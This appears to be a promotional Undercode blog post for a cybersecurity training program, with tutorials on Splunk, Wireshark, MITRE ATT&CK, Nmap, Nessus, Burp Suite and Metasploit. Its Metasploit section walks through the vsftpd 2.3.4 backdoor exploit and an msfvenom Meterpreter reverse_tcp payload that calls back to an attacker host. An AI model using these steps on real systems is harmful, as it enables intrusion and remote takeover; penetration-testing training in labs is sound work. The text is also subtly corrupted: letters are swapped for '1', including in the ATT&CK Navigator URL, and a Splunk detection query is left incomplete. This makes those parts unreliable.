Listen to this Post
Introduction:

The cybersecurity skills gap continues to widen as threat actors leverage AI to automate attacks at scale. Traditional defense strategies are no longer sufficient—security professionals must master both conventional tools (Splunk, Wireshark, Nmap) and AI-powered security solutions to stay ahead. The AI-Enabled Cybersecurity Master Program offers a structured pathway, beginning with three free live classes (August 18–20) that expose participants to the full spectrum of modern security operations.
Learning Objectives:
- Master core SIEM operations using Splunk’s Search Processing Language (SPL) for threat hunting and incident detection
- Develop network traffic analysis skills with Wireshark and TShark for packet inspection and forensic investigation
- Apply the MITRE ATT&CK framework to map adversary tactics, techniques, and procedures (TTPs) for proactive defense
- Execute vulnerability assessments using Nmap, Nessus, and Burp Suite to identify and remediate security weaknesses
- Leverage Kali Linux and Metasploit for ethical hacking and penetration testing in controlled environments
You Should Know:
- SIEM Operations with Splunk: Building Your Threat-Hunting Foundation
Security Information and Event Management (SIEM) is the cornerstone of modern Security Operations Centers (SOCs). Splunk dominates this space, and mastering its Search Processing Language (SPL) is non-1egotiable for any SOC analyst.
What This Does: Splunk ingests logs from across your infrastructure, enabling real-time search, monitoring, and alerting. SPL allows analysts to query massive datasets to identify anomalies, correlate events, and reconstruct attack timelines.
Step‑by‑Step Guide:
- Basic Search Structure: Start with a foundational query to filter events:
index="win_events" sourcetype="WinEventLog" EventCode=4625
This searches Windows event logs for failed login attempts (Event Code 4625).
-
Statistical Analysis: Use `stats` to aggregate and count events:
index=sysmon EventCode=1 | stats count by Image, CommandLine
This identifies which executables were launched and their command-line arguments.
-
Advanced Correlation with
map: Execute secondary searches based on primary results:index=win_security EventCode=4625 | stats count, dc(EventCode) as EventCodeDC, values(EventCode) as EventCode by _time, Account_Name | where EventCodeDC=1 and EventCode=4625 | where count > 3 | eval latest = _time + 300 | map search="index=win_security EventCode=4624 Account_Name=$Account_Name$ earliest=$latest$"
This detects brute-force attempts (multiple failed logins) followed by a successful login within 5 minutes.
-
Creating Alerts: Save your search as an alert with a scheduled cron-like frequency to trigger when conditions are met.
Windows/Linux Integration: Splunk Forwarders can be installed on both Windows and Linux endpoints to forward logs. On Linux:
sudo ./splunk add forward-server <splunk_indexer_ip>:9997
sudo ./splunk enable boot-start
- Network Traffic Analysis with Wireshark: Detecting Malicious Activity
Wireshark remains the industry standard for packet analysis, enabling security professionals to inspect network traffic at the deepest level.
What This Does: Wireshark captures live packets or analyzes saved PCAP files, applying filters to isolate suspicious traffic patterns—from password interception to DDoS indicators.
Step‑by‑Step Guide:
1. Installation (Linux):
sudo apt update && sudo apt install -y wireshark tshark tcpdump
This installs both GUI (Wireshark) and CLI (TShark) versions.
2. Capture Live Traffic (CLI with TShark):
sudo tshark -i eth0 -w capture.pcap
This captures all packets on interface `eth0` and writes them to a file.
3. Apply Display Filters in Wireshark:
- Find SYN Flood Attacks: `tcp.flags.syn == 1 and tcp.flags.ack == 0`
– Detect Password Submission Over HTTP: `http.request.method == POST`
– Filter for Specific IP: `ip.addr == 192.168.1.100`
4. Extract Specific Fields (TShark CLI):
tshark -r capture.pcap -Y "http.request" -T fields -e http.host -e http.request.uri
This extracts HTTP host and URI from saved capture files.
- Forensic Investigation: Open a PCAP in Wireshark (
wireshark capture.pcap &) and use Follow TCP Stream to reconstruct entire conversations.
3. MITRE ATT&CK Framework: The Adversary Behavior Blueprint
The MITRE ATT&CK framework is the global standard for understanding and categorizing adversary behavior, moving security teams from reactive to proactive defense.
What This Does: It provides a structured knowledge base of 14 tactics (from Reconnaissance to Impact) and hundreds of techniques observed in real-world intrusions. Security teams use it to map detections, assess coverage gaps, and simulate adversary campaigns.
Step‑by‑Step Guide:
- Explore the Matrix: Visit the MITRE ATT&CK Navigator (https://mitre-attack.github.io/attack-1avigator/) to visualize techniques across tactics.
-
Map Your Defenses: For each technique (e.g., T1059 – Command and Scripting Interpreter), document which security controls detect or prevent it.
-
Create Detection Rules: Translate techniques into SIEM queries. For example, to detect T1059.001 (PowerShell), create a Splunk alert:
index=windows EventCode=4104 | search ScriptBlockText=
-
Conduct Purple Team Exercises: Use the framework to plan adversary simulation (Red Team) and detection validation (Blue Team) simultaneously.
-
Continuous Improvement: Regularly review the framework updates (v18 released October 2025) to stay current with emerging TTPs.
4. Vulnerability Scanning with Nmap and Nessus
Network enumeration and vulnerability assessment are foundational to any security program. Nmap handles discovery, while Nessus dives deep into vulnerability identification.
What This Does: Nmap discovers live hosts, open ports, and running services. Nessus then performs credentialed and non-credentialed scans to identify CVEs, misconfigurations, and compliance gaps.
Step‑by‑Step Guide:
1. Nmap – Basic Host Discovery:
nmap -sn 192.168.1.0/24
Ping sweep to discover live hosts.
2. Nmap – Comprehensive Port Scan:
sudo nmap -sS -sV -p- 192.168.1.10
SYN stealth scan with version detection on all 65,535 ports.
3. Nmap – Vulnerability Scripts:
sudo nmap -p 21 --script ftp-anon 192.168.1.10
Checks for anonymous FTP access.
4. Nessus – Installation (Linux):
Download the .deb/.rpm from Tenable, then:
sudo dpkg -i Nessus-<version>.deb
sudo systemctl start nessusd
5. Nessus – Create and Run a Scan:
- Access the web interface (https://localhost:8834)
- Create an admin account and enter the Nessus Essentials activation code
- Create a new scan → Select Basic Network Scan → Enter target IPs → Launch
- Analyze Results: Review the findings by severity (Critical, High, Medium, Low). Each finding includes CVE details, risk scores, and remediation steps.
5. Web Application Security Testing with Burp Suite
Burp Suite is the definitive tool for web application security testing, allowing professionals to intercept, modify, and analyze HTTP/S traffic.
What This Does: Burp Suite acts as a proxy between your browser and web applications, enabling you to capture requests, manipulate parameters, and automate attacks using the Intruder module.
Step‑by‑Step Guide:
- Install Burp Suite Community Edition: Download from PortSwigger and run the installer.
-
Configure Browser Proxy: Set your browser’s proxy to `localhost` on port
8080. -
Install Burp’s CA Certificate: Navigate to `http://burp` in your browser, download the certificate, and install it to intercept HTTPS traffic.
-
Intercept Requests: In the Proxy tab, enable Intercept mode. Navigate to your target web application—every request will pause for inspection and modification.
-
Repeater for Manual Testing: Send a request to Repeater to modify parameters (e.g., changing product prices, injecting SQL payloads) and resend repeatedly to test for vulnerabilities.
-
Intruder for Automation: Use Intruder with payload positions to automate fuzzing, brute-force, or parameter manipulation attacks.
6. Penetration Testing with Kali Linux and Metasploit
Kali Linux is the penetration tester’s operating system of choice, bundling hundreds of security tools. Metasploit is its exploitation powerhouse.
What This Does: Kali provides a pre-configured environment for reconnaissance, vulnerability assessment, and exploitation. Metasploit automates the exploitation process, from payload generation to post-exploitation persistence.
Step‑by‑Step Guide:
- Launch Kali Linux: Boot from a live USB or run as a VM.
2. Start Metasploit Console:
sudo msfdb init
msfconsole -q
The `-q` flag suppresses the banner.
3. Search for an Exploit:
msf6 > search vsftpd 2.3.4
Finds exploits targeting the vulnerable vsftpd service.
4. Use and Configure the Exploit:
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > show options
msf6 > set RHOSTS 192.168.1.10
msf6 > set LHOST 192.168.1.5
RHOSTS = target IP; LHOST = your attacker IP.
5. Generate a Payload with msfvenom:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe -o payload.exe
Creates a Windows executable that calls back to your machine.
6. Exploit:
msf6 > exploit
If successful, you’ll receive a Meterpreter session—an interactive shell for post-exploitation tasks.
What Undercode Say:
- The AI security wave is real. Traditional tools remain essential, but AI-powered detection and response are becoming non-1egotiable. The program’s inclusion of “AI Security Tools” reflects this industry shift.
-
Hands-on exposure bridges the gap. Theory alone doesn’t prepare analysts. The program’s emphasis on Splunk, Wireshark, MITRE ATT&CK, Nmap, Nessus, Burp Suite, Kali, and Metasploit provides a comprehensive, practical toolkit that mirrors real-world SOC and red-team environments.
-
Career pathways are diverse and accessible. From GRC to Ethical Hacking, the program covers multiple entry points, making cybersecurity accessible to professionals from varied backgrounds (USA, UK, India, Australia, and beyond).
-
Free access lowers barriers. Offering the first three classes free democratizes cybersecurity education, allowing aspiring professionals to evaluate the program risk-free before committing.
-
Global community accelerates learning. Participants from multiple countries bring diverse perspectives, enriching discussions and expanding professional networks.
Prediction:
+1 The integration of AI into cybersecurity training will accelerate workforce readiness, reducing the average time-to-competency for SOC analysts from 12–18 months to under 6 months.
+1 Programs combining traditional tools (Splunk, Wireshark) with AI-driven security analytics will become the new standard, as organizations demand analysts who can interpret both log data and ML-generated alerts.
-1 The rapid adoption of AI in both offense and defense will create a short-term skills gap, as professionals trained only in legacy tools struggle to adapt to AI-augmented workflows.
+1 Free introductory classes will drive higher enrollment in cybersecurity programs globally, helping to address the projected 3.4 million unfilled cybersecurity jobs worldwide.
-1 Over-reliance on automated AI security tools without fundamental understanding of packet analysis (Wireshark) and vulnerability assessment (Nessus) may lead to critical gaps in incident response capabilities.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eHh9ynpV – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


